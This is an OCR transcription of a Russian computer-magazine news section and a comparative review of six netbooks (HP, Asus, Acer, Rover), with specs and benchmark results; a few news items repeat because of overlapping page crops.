


На улице любителей автосимуляторов праздник — компания Defender выпустила сразу два великолепных игровых руля. Первый — Defender Forsage — станет отличным выбором, как для начинающего игрока, так и для искушенного профи. Имеются здесь и увеличенный набор о 12 клавишах, которым можно присваивать различные значения, и подрулевые переключатели, дублирующие педали газа и тормоза, и блок переключения скоростей, и 8-позиционный переключатель видов. Угол наклона руля при этом составляет всего 45°, так что он не заслоняет собой монитор. К столу, или другой поверхности, девайс надежно крепится струбциной и присосками. Практически исключена возможность случайно сдвинуть его с места, даже во время самой напряженной игры.

Добавим к этому реалистичные разноразмерные педали, прорезиненные подкладки на руле, эффект вибрации при столкновениях и авариях и получим отличное геймерское решение.

Вторая модель — Defender Forsage Turbo — предназначена для бывалых игроков и предлагает крупный руль с прорезиненными вставками и ручкой переключения скоростей. По характеристикам он схож с Defender Forsage, разве что кнопок здесь десять, а позиций у переключателя видов четыре. Две педали, имитирующие автомобильные, эффект вибрации, и надежная система фиксации — в комплекте. Диаметр рулевого колеса для обеих моделей равен 280 мм, угол поворота 180°. Средняя розничная цена рулей составляет 1200 рубликов.


В прошлом году в Японии арестовали в **два** раза больше хакеров **(1 442 ареста)**, чем в предыдущем.



Против кого дружить будем?

Совершенно уникальный альянс сформировали компании Google, Yahoo и Microsoft перед лицом нарушения прав человека и свободы слова. IT-мастодонты объединились с рядом инвестиционных и правозащитных организаций в Global Network Initiative («Всемирная сетевая инициатива»), решив сообща выступить против стран подобных Китаю или Ирану, сотрудничеством с которым их попрекают регулярно. Не секрет, что на востоке пользователей держат под колпаком, правительство там имеет практически беспрепятственный доступ к любым частным данным юзеров, а интернет-цензура цветет пышным цветом. Microsoft, Google и Yahoo не раз помогали тамошним властям получить доступ к приватной информации юзеров, предоставляя им любые логи без лишних проволочек и закрывая на многое глаза. Похоже, теперь с этим покончено. Компании подписали общий свод правил о ведении дел в странах, где права человека и свобода слова ограничиваются. Например, согласно этой бумаге, правительство «неблагонадежной» страны обязано будет предоставить письменное сообщение, если ему вдруг захочется получить какую-то личную информацию о пользователе. В сообщении придется разъяснять правовую основу этих действий. Кроме того, Global Network Initiative собирается контролировать деятельность интернет-компаний на рынках, подобных китайскому, и выпускать ежегодные отчеты о соблюдении своего новоявленного «кодекса» в такого рода странах.


Новая жертва торрентов



Использование P2P-сетей все чаще стало каратьcя по закону. Особенно остро этот вопрос встает, когда речь заходит о распространении пиратских версий софта, игр или фильмов, просочившихся в Сеть еще до официального релиза. Громкий прецедент такого рода произошел в 2002 году в США, когда в интернет попал еще не вышедший на экраны фильм «Звездные войны: Атака клонов». Тогда виновника нашли и осудили. А теперь «похвастаться» схожим судебным процессом может и Россия. В начале этого года, за месяц до официальной премьеры, в Сеть мистическим образом просочилась игра «Assasin's Creed». Как выяснилось позже, утечка произошла прямо из офиса российского издателя — компании «Акелла». Распутать виртуальные следы удалось службе безопасности «Акеллы» и специалистам по борьбе с кибер-преступлениями из организации «Русский щит». Оказалось, что один из работников «Акеллы» сделал полную копию игры для друга, взяв с того обещание, никуда ее не копировать, никому не давать и тем более не тиражировать. Студент 4-го курса МГУ Даниил Максименко согласился, а через месяц, обсуждая на торрент-трекере демо-версию «Assasin's Creed», не удержался и похвастался тем, что у него есть полная. Когда ему не поверили и подняли на смех, парень, недолго думая, выложил игру на раздачу, и она моментально разлетелась по всему миру, благо игровое сообщество очень ждало релиза. Материальный ущерб компании-разработчка Ubisoft в результате этого составил порядка $10 млн., а приговор Даниила — 2 года условно. Однако, судя по тому, как бодро сейчас качают и раздают Fallout 3, напугать кого-либо в России такими вещами сложно.

1-го ноября Microsoft прекратила продажу лицензий на системы Windows из семейства **3**.x

Черным по белому



«Весь рынок» устройств для чтения электронных книжек на базе технологии E-Ink, сегодня представлен буквально парой десятков девайсов. Они занимают свою, весьма специфичную, нишу — и до покорения широких масс им пока далеко. Выбирая между навороченным коммуникатором или КПК и аскетической электронной читалкой, пользователь, как правило, предпочтет первое. Куда монохромному экрану, способному пусть и прекрасно отображать текст, да статичные картинки, угнаться за всем спектром мультимедийных развлечений, предлагаемых современными гаджетами! Однако электронные чернила тоже не стоят на месте. По сути, E-Ink экраны точно так же могут быть цветными (на выставках по всему миру это демонстрируется уже не первый год), и, в теории, способны воспроизводить видео. Но такое мы увидим на прилавках магазинов не раньше, чем через 3-4 года. А пока ридеры сделали лишь очередной маленький шаг навстречу пользователям при помощи компании Sony, выпустившей в свет новую читалку PRS-700. Устройство ярко выделяется на фоне себе подобных за счет сенсорного экрана и встроенной диодной подсветки. С одной стороны, благодаря ним ридер обрел более современные черты и, наконец, избавил приверженцев е-буков от необходимости покупать дополнительные осветительные приборы, с другой — из-за нововведений экран потерял в четкости и посерел, а это практически главное преимущество E-Ink. Цена тоже не утешает — порядка $400 за океаном. Очень похоже, что в стремлении угодить избалованной публике Sony допустила промашку. Ценители E-Ink, скорее всего, пройдут мимо новинки, разочаровавшись в качестве изображения, а потягаться с устройствами вне своей тесной ниши PRS-700 по-прежнему не может.

Русские хакеры настолько суровы...

Русская смекалка порой просто поражает воображение, а уж когда дело касается не очень легальных путей обогащения, возможным становится даже невозможное. Два простых русских иммигранта — Николас Лэйкс и Вячеслав Беркович — умудрились хакнуть сайт safersys.org. Данный ресурс, между прочим, принадлежит министерству транспорта США — на нем выложен список федеральных транспортных компаний, занимающихся грузоперевозками. Сообразительные хакеры обнаружили на сайте уязвимость и придумали следующее — они временно заменяли адрес и телефон одной из зарегистрированных там компаний на свои и находили в Сети заказ на доставку груза. Затем, по-прежнему от лица крупной транспортной компании, перепоручали доставку любой реально существующей фирме-грузоперевозчику. По «выполнении заказа», получив от клиента деньги, мошенники исчезали, возвращая контактные данные в исходный вид. Благодаря найденной дырке, Лэйкс и Беркович делали деньги буквально из воздуха на протяжении трех лет. За это время им удалось стать богаче на $500.000, и теперь им предъявляют обвинение в мошенничестве с использованием компьютера, телефонной связи и почты.




USB 3.0, финальная спецификация



Еще в сентябре текущего года на форуме IDF вице-президент компании Intel официально объявил о том, что работа над USB 3.0 идет полным ходом, и назвал совершенно головокружительные цифры, пообещав пиковую скорость обмена данными около 5 Гб/сек. Озвученная Пэтом Гелсингером информация начинает подтверждаться. На USB Implementers Forum были опубликованы финальные технические характеристики грядущего Universal Serial Bus 3.0, согласно которым скорость действительно будет достигать 4.8 Гб/сек, что в 10 раз быстрее USB 2.0. Помимо этого увеличили энергоэффективность стандарта SuperSpeed USB, добавили поддержку более длинных соединительных кабелей и, разумеется, оставили обратную совместимость со всеми предыдущими версиями USB. Единственное, от чего так и не удалось избавиться — высокая загрузка процессора. Но разработчики уверены, что это не такая уж серьезная проблема, ведь производительность USB 3.0 оставляет позади и eSATA, и IEEE 1394c, а значит, есть смысл пожертвовать ради него свободными системными мощностями. В продаже компьютеры и железо с USB 3.0 на борту должны появиться уже в 2009 году.

Фестиваль короткометражных фильмов



Schweppes, всемирно известный производитель газированных напитков для взрослых, представляет фестиваль короткометражных фильмов. В этом мероприятии участвует много смелых и неординарных режиссеров: Ноа Маршалл с фильмом «Последствия»; Джемс Пилкингтон («Великолепный!»); Кезия Барнетт («Мистер Джет Блэк»); Мелани Бридж («Коллекционер») и Патрик Хьюз («Знаки»). Для прьемьер фестиваля была выбрана уникальная площадка — интернет-кинотеатр www.schweppes.ru. Нигде больше: ни в кинотеатрах, ни по телевизору, ни на каких закрытых показах фильмы идти не будут.

Будущее кредитных карт



Проблема безопасности платежей по кредиткам стоит перед банками и сходными организациями давно и в полный рост. Оригинальный способ обезопасить деньги при покупках онлайн предложила своим клиентам Visa Europe. Компания продемонстрировала общественности новые кредитные карты, оснащенные клавиатурой и мини-дисплеем для генерации одноразового секретного кода. В целом карточка не отличается от обычной — наличествует магнитная полоса, да и габариты аналогичны. Вся разница в том, что вводить свой постоянный PIN-код теперь нужно на клавиатуре самой карты, и нужды «светить» им в Сети больше нет. После ввода PIN'а на встроенном экране сгенерируется временный секретный ключ, который и будет использован для подтверждения сетевой транзакции. Разумеется, таким одноразовым кодом не смогут воспользоваться мошенники, даже если он попадет к ним в руки, — на то он и одноразовый. Насколько удачной окажется идея Visa Europe, покажут время и отзывы первых обладателей новшества.

«Собаке» поставят памятник



Как только ни называют символ «@». Мы говорим «собака», а в других странах прозвища варьируются от «обезьяньего хвостика» до «уточки» или «клеща». Но суть от этого не меняется: @ плотно вошел в нашу жизнь, благодаря электронной почте, хотя применяется он не только для отделения имени пользователя от названия домена. Символ стал настолько узнаваем и распространился так широко, что в 2004 году его даже добавили в азбуку Морзе, чтобы упростить передачу e-mail адресов. Сегодня «собаку» прочно ассоциируют с интернетом, хотя точное происхождение символа неизвестно, и по одной из версий уходит корнями в XVI век. Все это, похоже, мало волнует комиссию по монументальному искусству при Мосгордуме, которая приняла решение поставить в Москве памятник «собаке». Оригинальный проект на рассмотрение комиссии выдвинул один из крупнейших российских интернет-порталов. Какой именно, — остается загадкой, зато известно, что авторы идеи также предлагают организовать вокруг композиции зону бесплатного беспроводного доступа в интернет — для привлечения публики. Пожалуй, вместо этого им бы стоило для начала подумать о том, как быть с авторскими правами, и выбрать для памятника место, согласовав его с Москомархитектурой.

Дави на газ!






На улице любителей автосимуляторов праздник — Defender выпустила сразу два великолепных игровых руля. Первый — Defender Forsage — станет отличным выбором, как для начинающего игрока, так и для искушенного профи. Имеются здесь и увеличенный набор о 12 клавишах, которым можно присваивать различные значения, и подрулевые переключатели, дублирующие педали газа и тормоза, и блок переключения скоростей, и 8-позиционный переключатель видов. Угол наклона руля при этом составляет всего 45°, так что он не заслоняет собой монитор. К столу, или другой поверхности, девайс надежно крепится струбциной и присосками. Практически исключена возможность случайно сдвинуть его с места, даже во время самой напряженной игры. Добавим к этому реалистичные разноразмерные педали, прорезиненные подкладки на руле, эффект вибрации при столкновениях и авариях и получим отличное геймерское решение.

Вторая модель — Defender Forsage Turbo — предназначена для бывалых игроков и предлагает крупный руль с прорезиненными вставками и ручкой переключения скоростей. По характеристикам он схож с Defender Forsage, разве что кнопок здесь десять, а позиций у переключателя видов четыре. Две педали, имитирующие автомобильные, эффект вибрации, и надежная система фиксации — в комплекте. Диаметр рулевого колеса для обеих моделей равен 280 мм, угол поворота 180°. Средняя розничная цена рулей составляет 1200 рубликов.


В прошлом году в Японии арестовали в **два** раза больше хакеров **(1 442 ареста)**, чем в предыдущем.




Против кого дружить будем?

Совершенно уникальный альянс сформировали компании Google, Yahoo и Microsoft перед лицом нарушения прав человека и свободы слова. IT-мастодонты объединились с рядом инвестиционных и правозащитных организаций в Global Network Initiative («Всемирная сетевая инициатива»), решив сообща выступить против стран подобных Китаю или Ирану, сотрудничеством с которым их попрекают регулярно. Не секрет, что на востоке пользователей держат под колпаком, правительство там имеет практически беспрепятственный доступ к любым частным данным юзеров, а интернет-цензура цветет пышным цветом. Microsoft, Google и Yahoo не раз помогали тамошним властям получить доступ к приватной информации юзеров, предоставляя им любые логи без лишних проволочек и закрывая на многое глаза. Похоже, теперь с этим покончено. Компании подписали общий свод правил о ведении дел в странах, где права человека и свобода слова ограничиваются. Например, согласно этой бумаге, правительство «неблагонадежной» страны обязано будет предоставить письменное сообщение, если ему вдруг захочется получить какую-то личную информацию о пользователе. В сообщении придется разъяснять правовую основу этих действий. Кроме того, Global Network Initiative собирается контролировать деятельность интернет-компаний на рынках, подобных китайскому, и выпускать ежегодные отчеты о соблюдении своего новоявленного «кодекса» в такого рода странах.







АЛЕКСЕЙ ШУВАЕВ АЛЕКСЕЙ ЕФРЕМОВ



БОЛЬШОЕ В МАЛОМ

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ СУБНОУТБУКОВ

Не стоит безапелляционно заявлять о том, что субноутбуки — будущее всех мобильных компьютеров, но трудно и отрицать тот факт, что они куда удобнее многих своих более габаритных собратьев. Не обладая высокой производительностью, они заняли как раз ту нишу, где ценятся размер, удобство и неприхотливость.


МЕТОДИКА ТЕСТИРОВАНИЯ

Любой ноутбук — это, в первую очередь, независимость от внешних источников питания. Поэтому для начала мы полностью зарядили аккумуляторы всех устройств и провели тест на время автономной работы, воспользовавшись известной программой Battery Eater Pro. Для приближения к реальным условиям эксплуатации мы выставили яркость дисплея на максимум, а также активировали адаптер Wi-Fi, который, как известно, потребляет немало энергии при работе. Вторым, не менее важным, параметром является производительность. Мы измеряли возможности процессора и накопителей. Для проверки мощности процессора мы воспользовались утилитой SuperPi, замеряя время, требуемое для вычисления числа Пи с точностью до миллионного знака. Так как этот тест неплохо нагружает процессор, ты можешь сравнить производительность своего компьютера и выяснить примерную разницу. Для получения данных о времени отклика и температуре накопителей мы использовали утилиту HDTune. Ну а для измерения скорости чтения и записи мы воспользовались утилитой CrystallDiskMark.


Для проверки на «выносливость» мы воспользовались стресс-тестом, входящим в состав пакета Lavalys Everest. Запустив тест, сняли показания температурных датчиков. Также были зафиксированы температуры во время простоя.

Немаловажно оценить и качество матриц. Для получения графиков цветопередачи мы воспользовались колориметром. Для сравнения всех нетбуков была применена 10-бальная система оценки.

РЕДАКЦИЯ ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ HP, MSI, ASUS, ROVER ACER.



Время, потраченное на просчет 1 миллиона знаков после запятой в тесте программы SuperPi (лучше — меньше). Лучшие результаты показывают Asus Eee PC 900 и 1000H



Время автономной работы при использовании утилиты BatteryEater (лучше — больше). Asus Eee PC 1000H и 1000HD показывают отличный результат



26000 руб.

HP 2133 Mini-Note

Технические характеристики:

Процессор: **1,2 ГГц Via C7-M**
Память: **1024 МБ DDR2, 667 МГц**
Экран: **8,9" 1280 x 768 (WXGA) TFT LCD**
Накопитель: **120 ГБ HDD**
Интерфейсы связи: **Ethernet, WiFi (mini PCI 801.11 b/g), Bluetooth 2.0**
Порты: **2 USB 2.0, SD card-reader, видеовыход VGA, ExpressCard**
Батарея: **6-cell Li-Ion**
Вес, кг: **1,19 Габариты, мм: 33 x 165 x 270**
Дополнительно: **встроенная веб-камера**

●●●●●●●○○○

Стильный девайс от компании HP заключен в корпус из анодированного алюминия. Защита от внешних воздействий проявляется также в покрытии дисплея, устойчивом к царапинам. Экран с диагональю в 9 дюймов обладает рекордным разрешением 1280x768 пикселей, — это очень удобно при работе и просмотре сайтов. Что приятно, девайс оснащается жестким диском на 120 Гб — ты можешь носить с собой коллекцию музыки, фильмов и важных данных. Ноутбук во время тестовой нагрузки проработал почти полтора часа, нагревшись при этом до 57 градусов. В спокойном состоянии температура устройства близка к 50 градусам. На ноут предустановлена ОС Windows Vista, которая довольно требовательна к ресурсам. Видимо именно поэтому результаты теста SuperPi выглядят провальными — на расчет ушло 6 минут 41 секунда. К недостаткам, помимо низкой производительности, следует отнести эргономическую фишку — кнопки «мыши» расположены по разные стороны от тачпада, что не добавляет удобства при работе.



Asus Eee PC 900

Технические характеристики:

Процессор: **900 МГц Intel Celeron-M ULV 353**
Память: **1 GB RAM DDR2-533/667**
Экран: **8,9" 1024 x 600 TFT LCD**
Накопитель: **16 ГБ SSD**
Интерфейсы связи: **Ethernet, WiFi (802,11 b/g)**
Порты: **3 USB 2.0, MMC/SD (HC) card reader, видеовыход VGA**
Батарея: **4-cell Li-Ion, 4400 мАч**
Вес, кг: **0,99**
Габариты: **225 x 170 x 34**


14000 руб.

●●●●●●●●○○

Практически золотая середина в модельном ряде субноутбуков от ASUS. Без малого 9 дюймов дисплея и 990 граммов веса ты получишь при покупки этой модели. Физическое разрешение матрицы составляет 1024x600 пикс: может хватить для работы с приложениями. Девайс поставляется с ОС Xandros Linux, но если ты хочешь перейти на популярную Windows XP, это не составит труда — в комплект входят все необходимые драйверы. Время автономной работы устройства составляет полтора часа, а тест SuperPi 1M был пройден за 1 минуту 48 секунд. При относительно неплохой производительности девайс обладает малым «запасом хода» — если ты часто работаешь в дороге, придется носить с собой зарядное устройство. Флеш накопитель имеет объем 16 Гб, — достаточно для установки ОС и всех необходимых программ. Надо отметить удобную функцию MultiTouch, которая пригодится в связи с небольшими размерами тачпада. А вот к компактной клавиатуре придется привыкать, особенно если ты собираешь много печатать.

Список протестированного оборудования:

Acer Aspire One
Asus Eee PC 1000H
Asus Eee PC 1000HD
Asus Eee PC 900
HP 2133 Mini-Note
Rover Neo U100



Средняя скорость чтения и записи, измеренная в программе HDTune (лучше — больше). Лидирует Asus Eee PC 1000HD



18000 руб.



Asus Eee PC 1000H

Технические характеристики:

Процессор: **1.6 ГГц Intel Atom**
Память: **1 GB RAM DDR2-533/667**
Экран: **10,2" 1024x600 TFT LCD**
Накопитель: **80 ГБ HDD**
Интерфейсы связи: **Ethernet, WiFi (802.11n), Bluetooth 2.0**
Порты: **3 USB 2.0, видеовыход VGA, MMC/SD (HC) card reader**
Батарея: **6-cell Li-Ion, 6600 мАч, 7,4 В**
Вес, кг: **1,45**
Габариты, мм: **265.9 x 191.3 x 38.1**
Дополнительно: **встроенная веб-камера 1,3 Мп, стереомикрофон**

●●●●●●●●●○

Продолжатель традиций сверхкомпактных компьютеров от ASUS, построенный на базе популярного процессора Intel Atom, заметно вырывается вперед по производительности и экономичности. Нам стало интересно, в чем же заключается его отличие от ASUS Eee PC 1000HD — практически идентичные модели. Но тесты показали понижение скорости передачи при чтении с диска — в среднем 42,6 МБ/сек и увеличение времени отклика — 12,5 мс. Температура накопителя составляла 45 градусов. Температура процессора колебалась от 48 градусов при простое до 60 при запуске стресс-теста. Еще одно существенное отличие моделей заключается в процессоре Intel Atom.
Недостатки модели проистекают из достоинств: увеличение дисплея и клавиатуры прямым образом сказываются на весе и цене девайса.

Asus Eee PC 1000HD

18000 руб.

Технические характеристики:

Процессор: **900 МГц Intel Celeron-M ULV 353**
Память: **1 GB RAM DDR2-533/667**
Экран: **10,2"1024x600 TFT LCD**
Накопитель: **80 ГБ HD**
Интерфейсы связи: **Ethernet, WiFi (802,11 b/g), Bluetooth 2.0**
Порты: **3 USB 2.0, видеовыход VGA, MMC/SD (HC) card reader**
Батарея: **6-cell Li-Ion, 6600 мАч, 7,4 В**
Вес, кг: **1,45**
Габариты, мм: **265,9 x 191,3 x 38,1**
Дополнительно: **встроенная веб-камера 1,3 Мп, стереомикрофон**

●●●●●●●●●○

Самый большой нетбук в модельном ряду ASUS. Девайс по габаритам и весу вплотную приближается к компактным ноутбукам, которые будут функциональнее и производительнее, — но в цене он существенно выигрывает. Обладая диагональю дисплея в 10 дюймов, он имеет физический размер матрицы 1024x600 пикселей. Это позволяет большинству программ работать без скроллинга дисплея. Надо отметить наличие web-камеры с разрешением 1,3 Мпикс и стереомикрофона, что особо ценится при серфинге и сетевом общении. Девайс во время теста проработал 3 часа 40 минут. Можно рассчитывать на большее время при обычном серфинге — вплоть до 5 часов. Жесткий диск на 80 Гб показал очень достойные результаты во время теста на последовательное чтение — 118,6 Мб/с.

ВРЕМЯ ДОСТУПА К ДИСКУ, МС

Модель	Время доступа, мс
Asus Eee PC 900	
HP 2133 Mini-Note	
Rover Neo U100	
Asus Eee PC 1000HD	
Asus Eee PC 1000H	
Acer Aspire One	

Шкала: 0 2 4 6 8 10 12 14 16 18

Время доступа к диску, измеренное с помощью программы HDTune (лучше — меньше). Флеш-накопители выигрывают у классических жестких дисков



Acer Aspire One

14000 руб.

Технические характеристики:

Процессор: **1,6 ГГц Intel Atom**
Память: **512 МБ DDR2 533 МГц**
Экран: **8,9"1024x600 TFT LCD (LED подсветка)**
Накопитель: **8 ГБ NAND (120 Гб HDD опционально)**
Интерфейсы связи: **Ehternet 10/100, WiFi b/g**
Порты: **3 USB 2.0, SD card reader, MMC/SD (HC) card reader, видеовыход VGA**
Батарея: **3-cell Li-Ion, 2200 мАч (6-cell 2600 мАч опционально)**
Вес, кг: **0,995 (1,26 для моделей с HDD и 6-cell батареей)**
Габариты, мм: **249 x 170 x 29 (249 x 195 x 36 для моделей с HDD и 6-cell батареей)**
Дополнительно: **встроенная веб-камера 0,3 Мп, ОС Linux Linpus (Windows XP опционально)**

●●●●●●●●○○

Когда маркетологи работают совместно с инженерами, получается очень интересный продукт. Например, этот ноутбук не только компактен, удобен и функционален, но и продается в четырех разных цветах. Девайс поставляется с ОС Linux Linpus или Windows XP — определись с тем, что тебе необходимо, перед покупкой. Также необходимо определиться с накопителем: на выбор есть 8 Гб SSD или 120 Гб жесткого диска. Если выберешь вариант с флэш-памятью, то сможешь расширить ее объем, воспользовавшись картами SD, благо флеш-ридер встроен. Клавиатура в ширину занимает практически всю панель ноута, а тачпад показался не таким удобным — кнопки разнесены по разные стороны от сенсорной панели. Автономная работа девайса, как показал тестовый замер, возможна в течение полутора часов.
К недостаткам стоит отнести глянцевое покрытие экрана, которое заметно бликует, затрудняя работу при свете.



Rover Neo U100

3200 руб.

Технические характеристики:


Процессор: **1,6 ГГц Intel Atom**
Память: **1 ГБ DDR2 533 МГц**
Экран: 1**0,2" 1024 x 600 TFT LCD**
Накопитель: **120 ГБ HDD**
Интерфейсы связи: **Ethernet 10/100, WiFi, Bluetooth 2.0**
Порты: **3 USB 2.0, MMC/SD (HC) card reader, видеовыход VGA**
Батарея: **3-cell Li-Ion, 2200 мАч**
Вес, кг: **1,12**
Габариты, мм: **260x180 x 31.5**
Дополнительно: **встроенная веб-камера 1,3 Мп**

●●●●●●●○○○

Российский производитель ноутбуков представлен также в сегменте компактных моделей. Девайс оснащен 10-дюймовым дисплеем с разрешением 1024x600 пикселей и жестким диском на 120 или 160 Гб. Процессор Intel Atom обладает хорошим запасом производительности, что было отмечено в тесте — SuperPi с параметром 1M был пройден за 1 минуту 50 секунд. Нетбук удобен для web-серфинга, особенно с учетом хорошего разрешения дисплея. Тест автономной работы показал работоспособность в течение полутора часов (довольно слабый результат). Средние показатели скорости работы с жестким диском мы не сочли большим недостатком, так как сабноут ориентирован, прежде всего, на удобство пользования, а не на рекорды производительности. К недостаткам также можно отнести не очень отзывчивый тачпад и невзрачный дизайн. Температура системы колеблется от 35 (во время работы) до 62 градусов (во время простоя и нагрузки).

ВЫВОДЫ

